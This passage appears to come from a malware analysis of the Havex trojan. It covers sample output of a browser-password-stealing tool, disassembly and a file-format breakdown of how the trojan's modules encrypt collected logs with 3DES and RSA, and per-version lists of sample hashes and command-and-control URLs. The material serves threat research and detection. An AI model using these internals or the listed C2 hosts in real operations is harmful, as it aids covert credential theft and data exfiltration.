 User Login: myfacebook@example.com
 Password: ihatefacebooksomuch
------------------------------------------------------------------------------------

 Browser:  Opera
 Website URL: https://twitter.com
 User Login: mytwitter321
 Password: mypassword123
------------------------------------------------------------------------------------

 Browser:  Opera
 Website URL: https://login.yahoo.com
 User Login: yahaccount
 Password: yahpwd
------------------------------------------------------------------------------------
```

Produced by BrowserPasswordDecryptor from http://securityxploded.com/browser-password-decryptor.php

Log Encryption In Modules


Each module is capable of creating a log file (.yls) which is encrypted and stored on disk. The encryption library used by the modules (as well as the most recent versions of Havex) is handled by the RSAeuro library. They recompiled the library several times using different compiler settings and optimization (depending of modules/Havex) which makes fingerprinting the functions a bit tedious.

Once the log has been compressed using bzip2, the modules use the library to generate a random 192 bit 3DES key (168 bit effective) and a 64 bit Initialization Vector. The function used to do so is R_GenerateBytes which is using the MD5 algorithm previously seeded by the R_RandomCreate function (Also using MD5):




```
lea     eax, [ebp+_3DES_random_key]
mov     edi, ecx
push    24              ; 24 random bytes (192 bit)
push    eax
mov     [ebp+var_34], edi
mov     dword ptr [esi], 3
call    _R_GenerateBytes ; Generate Random 3DES KEY
pop     ecx
pop     ecx
mov     [ebp+var_28], eax
test    eax, eax
jnz     short loc_10010B9F
push    8
push    [ebp+IV]
call    _R_GenerateBytes ; Generate Random Initialization vector (8 byte - 64 bit)
```

Once the key and the IV have been generated, the 3DES algorithm is initialized:




```
_DES3_CBCInit   proc near                 ;

arg_0           = dword ptr  4

                mov     ecx, [esp+arg_0]
                push    esi
                mov     esi, eax
                lea     eax, [esi+180h]
                mov     dword ptr [esi+19
                call    _scrunch
                mov     ecx, [esp+4+arg_0]
                lea     eax, [esi+188h]
                call    _scrunch
                push    1
                push    edi
                push    esi
                call    _deskey
                push    0
                lea     eax, [edi+8]
                push    eax
                lea     eax, [esi+80h]
                push    eax
                call    _deskey
```

Once 3DES is initialized, the next step is to RSA encrypt the 3DES KEY using the RSAPublicEncrypt function. It is essentially creating the PKCS #1 padding block around the key and then calling the rsapublicencrypt function.




```
GeneratePKCS:                                   ; CODE XREF: _RSAPublicEncrypt+9D↓j
                                                ; _RSAPublicEncrypt+AD↓j
                lea     eax, [ebp+var_89]
                push    1
                push    eax
                call    _R_GenerateBytes ; RandomBytes used to generate PKCS
                mov     al, [ebp+var_89]
                pop     ecx
                pop     ecx
                test    al, al
                jz      short GeneratePKCS
                mov     [ebp+ebx+var_88], al
                inc     ebx
                cmp     ebx, [ebp+var_9C]
                jb      short GeneratePKCS
```

Example of a layout where 0x42 is the PKCS#1 padding block and 0x41 the 3DES key (original values overwritten for clarification purpose):




```
42 42 42 42|42 42 42 42|42 42 42 42|42 42 42 42 BBBBBBBBBBBBBBBB
42 42 42 42|42 42 42 42|42 42 42 42|42 42 42 42 BBBBBBBBBBBBBBBB
42 42 42 42|42 42 42 42|42 42 42 42|42 42 42 42 BBBBBBBBBBBBBBBB
42 42 42 42|42 42 42 42|42 42 42 42|42 42 42 42 BBBBBBBBBBBBBBBB
42 42 42 42|42 42 42 42|42 42 42 42|42 42 42 42 BBBBBBBBBBBBBBBB
42 42 42 42|42 42 42 42|42 42 42 42|42 42 42 42 BBBBBBBBBBBBBBBB
42 42 42 42|42 42 42 42|00 41 41 41|41 41 41 41 BBBBBBBB.AAAAAAA
41 41 41 41|41 41 41 41|41 41 41 41|41 41 41 41 AAAAAAAAAAAAAAAA
41                                              A
```

The rsapublicencrypt is basically a wrapper to various big num functions used to compute RSA:



```
lea     eax, [ebp+68h+N]
push    eax
lea     eax, [ebp+68h+E]
push    eax
lea     eax, [ebp+68h+M]
push    eax
lea     eax, [ebp+68h+C]
push    eax
mov     eax, edi
mov     ecx, ebx
call    _NN_ModExp      ; Compute c = m^e mod n
```


N parameter in one sample:



```
2B CF B2 48|42 7E 8E 21|E1 E7 A2 5C|D2 B4 A9 80
74 BD 23 08|C1 0F D7 F1|D8 44 E5 AE|46 F1 F0 A1
41 FC 94 5E|F7 AE 81 6D|7F E7 C2 CA|ED 36 89 BF
60 B9 65 F6|86 C4 C3 5D|BD 89 A8 76|50 8C 1F D7
CD 39 DD 98|4A F6 0F 60|F6 13 E8 07|A1 FF DE 2F
A0 B7 91 A0|8C F0 8A BA|61 71 4D AC|C1 1A 0D AE
B7 27 7E 11|7D F5 A7 90|41 FB B1 C7|0D 0A 32 C1
5C C0 93 E4|01 03 41 C2|8F 7F 99 51|E6 15 7F C5
```

The E parameter is the standard 0x10001

After the 3DES key is encrypted using RSA, the log files are encrypted.
The final encrypted log file layout looks like the following: (important parameters overwritten for clarity):



```
Hiew: B9.tmp.yls
   B9.tmp.yls          ↓FRO ---------                     00000000 |Hiew 8.10 (c)SEN
 00000000:  32 39 0A 33-00 39 00 65-00 65 00 34-00 34 00 38  29◙3 9 e e 4 4 8
 00000010:  00 63 00 66-00 31 00 39-00 36 00 33-00 30 00 34   c f 1 9 6 3 0 4
 00000020:  00 63 00 66-00 65 00 39-00 63 00 36-00 62 00 31   c f e 9 c 6 b 1
 00000030:  00 63 00 32-00 65 00 34-00 33 00 36-00 33 33 32   c 2 e 4 3 6 332
 00000040:  0A 31 32 38-0A 43 43 43-43 43 43 43-43 43 43 43  ◙128◙CCCCCCCCCCC
 00000050:  43 43 43 43-43 43 43 43-43 43 43 43-43 43 43 43  CCCCCCCCCCCCCCCC
 00000060:  43 43 43 43-43 43 43 43-43 43 43 43-43 43 43 43  CCCCCCCCCCCCCCCC
 00000070:  43 43 43 43-43 43 43 43-43 43 43 43-43 43 43 43  CCCCCCCCCCCCCCCC
 00000080:  43 43 43 43-43 43 43 43-43 43 43 43-43 43 43 43  CCCCCCCCCCCCCCCC
 00000090:  43 43 43 43-43 43 43 43-43 43 43 43-43 43 43 43  CCCCCCCCCCCCCCCC
 000000A0:  43 43 43 43-43 43 43 43-43 43 43 43-43 43 43 43  CCCCCCCCCCCCCCCC
 000000B0:  43 43 43 43-43 43 43 43-43 43 43 43-43 43 43 43  CCCCCCCCCCCCCCCC
 000000C0:  43 43 43 43-49 49 49 49-49 49 49 49-06 2F 7D     CCCCCIIIIIIII♠/}
 000000D0:  F7 B4 7E BB-AD BA 4A 16-41 E4 24 6D-9B F4 8A 74  ≈┤~╗¡║J▬AΣ$m¢⌠èt
 000000E0:  C3 20 B8 87-CD 69 82 70-6A 72 28 47-1D 9D FC 87  ├ ╕ç═iépjr(G↔¥ⁿç
 000000F0:  1A 5C B8 8B-1A 80 7C 21-CB 08 9C 95-A2 EC 07 B5  →\╕ï→Ç|!╦◘£òó∞•╡
 00000100:  76 F5 72 F0-B9 9B E7 36-97 00 E7 0C-EA 61 EF DC  v⌡r≡╣¢τ6ù τ♀Ωa∩▄
 00000110:  2D CC E4 DC-E2 DF 64 2B-FF 76 23 F8-35 FD 99 7E  -╠Σ▄Γ▀d+ v#°5²Ö~
 00000120:  A4 85 87 9B-FC 31 B3 04-20 6F 76 26-67 8F A6 5C  ñàç¢ⁿ1│♦ ov&gÅª\
 00000130:  72 F1 CE CC-24 F8 07 AB-D9 EF 85 84-F2 33 63 6A  r±╬╠$°•½┘∩àä≥3cj
 00000140:  98 1F 89 24-BC 8C 12 1B-7B 26 B5 08-E5 E1 CA 2E  ÿ▼ë$╝î↕←{&╡◘σß╩.
 00000150:  B4 47 B3 7B-A9 1D 88 4A-A8 7E 6A E3-8A 12 FB C8  ┤G│{⌐↔êJ¿~jπè↕√╚
 00000160:  38 16 3F 19-99 C9 27 A4-F9 B2 B9 5A-95 E3 59 98  8▬?↓Ö╔'ñ∙▓╣ZòπYÿ
1Help  2PutBlk 3Edit  4Mode  5Goto  6DatRef 7Search 8Header 9Files 10Quit
```

The YLS file format can be described as follows:

- SIZE OF RSA Identifier: 0x29 in the figure above
- RSA ID: "39ee448cf196304cfe9c6b1c2e436". (Used by attackers to identify which RSA key was used to encrypt the 3DES Key.
- BLOCKSIZE: 128 bytes (24 bytes from 3DES key and 104 from PKCS padding block)
- ENCRYPTED 3DES KEY : In yellow on the figure above, replaced by "C"
- 3DES Initialization Vector: In red on the figure above, replaced by "I". Mandatory to decrypt logs.
- 3DES ENCRYPTED LOG bytes

Only the attackers can decrypt such a log file. They can identify which Public RSA Key was used from the identifier, and decrypt the 3DES key using their Private RSA Key. From there, they can use the 3DES Key and the Initialization Vector which is present in clear form to decrypt the log file.

Havex sample details by version

HAVEX version 01

SHA-256:	170e5eb004357dfce6b41de8637e1dbeb87fa58e8b54a2031aac33afb930f3c8
Size:	226304
Compiled:	Wed, 28 Sep 2011 07:36:00 UTC
C2 urls:	onemillionfiles.com/server_package/system/application/controllers/list.php?id=
	www.autoyoung.com/system/ext/Smarty/plugins/function.search.php?id=

HAVEX version 02

SHA-256:	b647f883911ff20f776e0a42564b13ef961fa584ebd5cfce9dd2990bca5df24e
Size:	226304
Compiled:	Wed, 28 Sep 2011 02:15:23 UTC

SHA-256:	fb30c3bb1b25b3d4cca975f2e0c45b95f3eb57a765267271a9689dd526658b43
Size:	226304
Compiled:	Wed, 28 Sep 2011 04:09:41 UTC

SHA-256:	6606dd9a5d5182280c12d009a03b8ed6179872fcb08be9aa16f098250cc5b7a7
Size:	226304
Compiled:	Wed, 28 Sep 2011 07:37:30 UTC

C2 URLs:	*(common for all samples above)*
	onemillionfiles.com/server_package/system/application/controllers/list.php?id=
	www.autoyoung.com/system/ext/Smarty/plugins/function.search.php?id=

HAVEX version 0F

SHA-256:	7c1136d6f5b10c22698f7e049dbc493be6e0ce03316a86c422ca9b670cb133aa
Size:	401456
Compiled:	Thu, 27 Oct 2011 07:32:55 UTC

SHA-256:	4ff5f102f0f1284a189485fc4c387c977dd92f0bc6a30c4d837e864aed257129
Size:	400384
Compiled:	Thu, 27 Oct 2011 07:32:55 UTC
SHA-256:	bacac71fcc61db9b55234d1ccf45d5fffd9392c430cdd25ee7a5cea4b24c7128
Size:	401527

Compiled:	Thu, 27 Oct 2011 07:32:55 UTC

C2 URLs:	atampy.com/wordpress/wp-includes/pomo/dx.php?id= www.intellbet.com/_lib/db_simple/Mysqli.php?id= www.activateav.com/wp-includes/pomo/dx.php?id=

HAVEX version 012

SHA-256:	0c20ffcdf2492ccad2e53777a0885c579811f91c05d076ff160684082681fe68
Size:	400384
Compiled:	Thu, 27 Oct 2011 11:38:42 UTC

SHA-256:	31db22caf480c471205a7608545370c1b3c0c9be5285a9ef2264e856052b66b4
Size:	401519
Compiled:	Thu, 27 Oct 2011 11:38:42 UTC

SHA-256:	56a1513bcf959d5df3ff01476ddb4b158ce533658ab7d8dd439324b16f193ac2
Size:	401519
Compiled:	Thu, 27 Oct 2011 12:02:20 UTC

C2 URLs:	atampy.com/wordpress/wp-includes/pomo/dx.php?id= www.intellbet.com/_lib/db_simple/Mysqli.php?id= www.activateav.com/wp-includes/pomo/dx.php?id=

HAVEX version 013

SHA-256:	9517a412633b8ebeac875a2da7fe119b72efad62859dc1719b84d561792a9033
Size:	401519
Compiled:	Thu, 27 Oct 2011 11:41:14 UTC
C2 URLs:	atampy.com/wordpress/wp-includes/pomo/dx.php?id= www.intellbet.com/_lib/db_simple/Mysqli.php?id= www.activateav.com/wp-includes/pomo/dx.php?id=

HAVEX version 014

SHA-256:	02e5191078497be1e6ea8bac93b6cfb9b3ee36a58e4f7dd343ac1762e7f9301e
Size:	402543
Compiled:	Mon, 07 Nov 2011 09:40:37 UTC
SHA-256:	d755904743d48c31bdff791bfa440e79cfe1c3fc9458eb708cf8bb78f117dd07
Size:	401408

Compiled:	Mon, 07 Nov 2011 09:40:37 UTC

SHA-256:	65a4332dfe474a8bb9b5fa35495aade453da7a03eb0049211e57b5660d08d75c
Size:	401408
Compiled:	Mon, 07 Nov 2011 09:40:37 UTC

SHA-256:	60f86898506f0fdf6d997f31deff5b6200a6969b457511cc00446bd22dd1f0a4
Size:	401408
Compiled:	Mon, 07 Nov 2011 09:40:37 UTC

C2 URLs:	7adharat.com/forum/includes/search/index_search.php?id=
	wmr.ueuo.com/advertisers/TEMP/dbaza.php?id=
	www.insigmaus.com/wp-includes/pomo/dx.php?id=
	www.soluciones4web.com/wp-includes/pomo/dx.php?id=

HAVEX version 017

SHA-256:	bcdcb4b5e9aaaee2c46d5b0ed16aca629de9faa5e787c672191e0bdf64619a95
Size:	401968
Compiled:	Fri, 02 Dec 2011 14:07:10 UTC
C2 URLs:	hq.mission1701.com/include/plugins/search.php?id=
	iclt.am/style/default/search.php?id=
	joomware.org/modules/mod_search/search.php?id=

SHA-256:	ee53e509d0f2a3c888232f2232b603463b421b9c08fe7f44ed4eead0643135d3
Size:	399494
Compiled:	Fri, 02 Dec 2011 14:14:05 UTC

SHA-256:	646c94a0194ca70fbe68c444a0c9b444e195280f9a0d19f12393421311653552
Size:	398532
Compiled:	Fri, 02 Dec 2011 14:14:05 UTC

C2 URLs:	nsourcer.com/modules/menu/menu.php?id=
	www.onehellofaride.com/wp-includes/pomo/dsx.php?id=
	tripstoasia.com/wp-content/plugins/idx.php?id=

SHA-256:	2efd5355651db8e07613e74b1bf85b50273c1f3bce5e4edbedea0ccdff023754
Size:	400434
Compiled:	Sat, 03 Dec 2011 05:47:06 UTC

SHA-256:	aafbf4bba99c47e7d05c951ad964ce09493db091ba5945e89df916c6fa95d101
Size:	399154
Compiled:	Sat, 03 Dec 2011 05:47:06 UTC

SHA-256:	837e68be35c2f0ab9e2b3137d6f9f7d16cc387f3062a21dd98f436a4bcceb327
Size:	398918
Compiled:	Sat, 03 Dec 2011 05:47:06 UTC

SHA-256:	abdb2da30435430f808b229f8b6856fafc154a386ef4f7c5e8de4a746e350e0c
Size:	394206
Compiled:	Sat, 03 Dec 2011 05:47:06 UTC
C2 URLs:	serviciosglobal.com/inc/search.php?id= theluvsite.com/modules/search/src.php?id=

HAVEX version 018

SHA-256:	a2fe7a346b39a062c60c50167be7dd4f6a8175df054faa67bff33ec42b1072d9
Size:	401968
Compiled:	Sat, 03 Dec 2011 05:55:08 UTC
C2 URLs:	motahariblog.com/core/date/date.php?id= www.rscarcare.com/modules/Manufacturers/source.php?id= roxsuite.com/modules/mod_search/mod_search.src.php?id=

SHA-256:	ce99e5f64f2d1e58454f23b4c1de33d71ee0b9fcd52c9eb69569f1c420332235
Size:	401408
Compiled:	Thu, 10 Nov 2011 06:11:50 UTC
C2 URLs:	productosmiller.com/includes/modules/iddx.php?id= sabioq.com/Connections/_notes/dxml.php?id= vamcart.com/modules/system/blocks/system.php?id= jo.contrasso.com/chief-cooker/tiny_mce/plugins/searchreplace/edit.php?id=

SHA-256:	e73f8b394e51348ef3b6cea7c5e5ecc2ee06bb395c5ac30f6babb091080c1e74
Size:	402543
Compiled:	Wed, 09 Nov 2011 10:51:51 UTC
C2 URLs:	www.expathiring.com/generator/pages/page-index.php?id= ijbeta.com/wp-includes/pomo/dx.php?id= goandgetstaffed.com.au/system/modules/miscellaneous/_index.php?id= insurancelower.com/tareas/include/_php.php?id=

HAVEX version 019

SHA-256:	8d343be0ea83597f041f9cbc6ea5b63773affc267c6ad99d31badee16d2c86e5
Size:	401968
Compiled:	Fri, 02 Dec 2011 13:46:14 UTC
C2 URLs:	pekanin.freevar.com/include/template/isx.php?id=
	randallweil.com/cms/tinymce/examples/access.php?id=
	shwandukani.ueuo.com/modules/mod_search/mod_research.php?id=

SHA-256:	0850c39a7fcaa7091aaea333d33c71902b263935df5321edcd5089d10e4bbebb
Size:	400896
Compiled:	Fri, 02 Dec 2011 14:05:30 UTC
C2 URLs:	hq.mission1701.com/include/plugins/search.php?id=
	iclt.am/style/default/search.php?id=
	joomware.org/modules/mod_search/search.php?id=

SHA-256:	e029db63346c513be42242e268559174f6b00d818e00d93c14bd443314f65fe5
Size:	400896
Compiled:	Fri, 02 Dec 2011 14:17:40 UTC
C2 URLs:	nsourcer.com/modules/menu/menu.php?id=
	www.onehellofaride.com/wp-includes/pomo/dsx.php?id=
	tripstoasia.com/wp-content/plugins/idx.php?id=

HAVEX version 01A

SHA-256:	f65d767afd198039d044b17b96ebad54390549c6e18ead7e19e342d60b70a2c3
Size:	406445
Compiled:	Fri, 09 Dec 2011 10:30:42 UTC

SHA-256:	698ec413986dc7fc761b1a17624ffffb1590902020b9d0cd5d9a6013c67d9100
Size:	402173
Compiled:	Fri, 09 Dec 2011 10:30:42 UTC

SHA-256:	022da314d1439f779364aba958d51b119ac5fda07aac8f5ced77146dbf40c8ac
Size:	408277
Compiled:	Fri, 09 Dec 2011 10:30:42 UTC
Notes:	file is corrupted

SHA-256:	b8f2fdddf7a9d0b813931e0efe4e6473199688320d5e8289928fe87ce4b1d068
Size:	402609
Compiled:	Fri, 09 Dec 2011 10:30:42 UTC

SHA-256: 4f3ceab96fb55d0b05380a1d95bb494ca44d7a9d7f10ded02d5b6fc27c92cb05
Size: 409042
Compiled: Fri, 09 Dec 2011 10:30:42 UTC

SHA-256: 7081455301e756d6459ea7f03cd55f7e490622d36a5a019861e6b17141f69bd0
Size: 405517
Compiled: Fri, 09 Dec 2011 10:30:42 UTC

C2 URLs: chimesy.com/kurdish/modules/Statistics/source.php?id=
newdawnkenya.com/modules/mod_search/src.php?id=
www.cubasitours.com/htmlMimeMail5/ejemplo/source.php?id=

SHA-256: bb3529aa5312abbee0cfbd00f10c3f2786f452a2ca807f0acbd336602a13ac79
Size: 409136
Compiled: 2011-12-09 11:47:50
C2 URLs: geointeres.com/engine/modules/source.php?id=
ojoobo.com/modules/forum/forum-source.php?id=
www.prosperis.com/cms/sections/source.php?id=

HAVEX version 01B

SHA-256: 8da93bc4d20e5f38d599ac89db26fc2f1eecbf36c14209302978d46fc4ce5412
Size: 2031109
Compiled: Tue, 13 Dec 2011 06:14:15 UTC
Notes: Corrupted / nested file

SHA-256: 224e8349ba128f0ab57bdebef5287f4b84b9dccbc2d8503f53f6333efd5f9265
Size: 422871
Compiled: Tue, 13 Dec 2011 06:14:15 UTC

C2 URLs: ytu.am/modules/mod_search/source.php?id=
tallhoody.com/wp-includes/pomo/idx.php?id=
www.prosperis.com/cms/email/mail.php?id=

HAVEX version 01C

SHA-256: a05b53260c2855829226dffd814022b7ff4750d278d6c46f2e8e0dc58a36a1f9
Size: 2031109
Compiled: Fri, 16 Dec 2011 09:05:34 UTC
Notes: Corrupted / nested file

SHA-256:	0f4046be5de15727e8ac786e54ad7230807d26ef86c3e8c0e997ea76ab3de255
Size:	418426
Compiled:	Fri, 16 Dec 2011 08:57:55 UTC
C2 URLs:	geointeres.com/engine/modules/source.php?id= ojoobo.com/modules/forum/forum-source.php?id= www.prosperis.com/cms/sections/source.php?id=

SHA-256:	3a88ff66f4eb675f0c3e6c5f947c012945c4e15b77a2cd195de8a8aba23ccb29
Size:	420874
Compiled:	Tue, 20 Dec 2011 07:06:16 UTC
C2 URLs:	ispacs.com/cna/pages.cn/cna_source.php?id= strategyofroulette.com/app/usr/usr_src.php?id= www.meortemple.com/wp-includes/pomo/idx.php?id=

HAVEX version 01D

SHA-256:	66ec58b4bdcb30d1889972c1ee30af7ff213deece335f798e57ff51fe28752e3
Size:	2045717
Compiled:	Wed, 21 Dec 2011 08:55:59 UTC
Notes:	Corrupted / nested file

SHA-256:	83e57d8f3810a72a772742d4b786204471a7607e02fa445c3cd083f164cc4af3
Size:	2031109
Compiled:	Wed, 21 Dec 2011 08:58:09 UTC
Notes:	Corrupted / nested file
C2 URLs:	giant99.com/site-admin/pages/source.php?id= abainternationaltoursandtravel.com/hiking_Safaris/source.php?id= www.nahoonservices.com/wp-includes/pomo/idx.php?id=

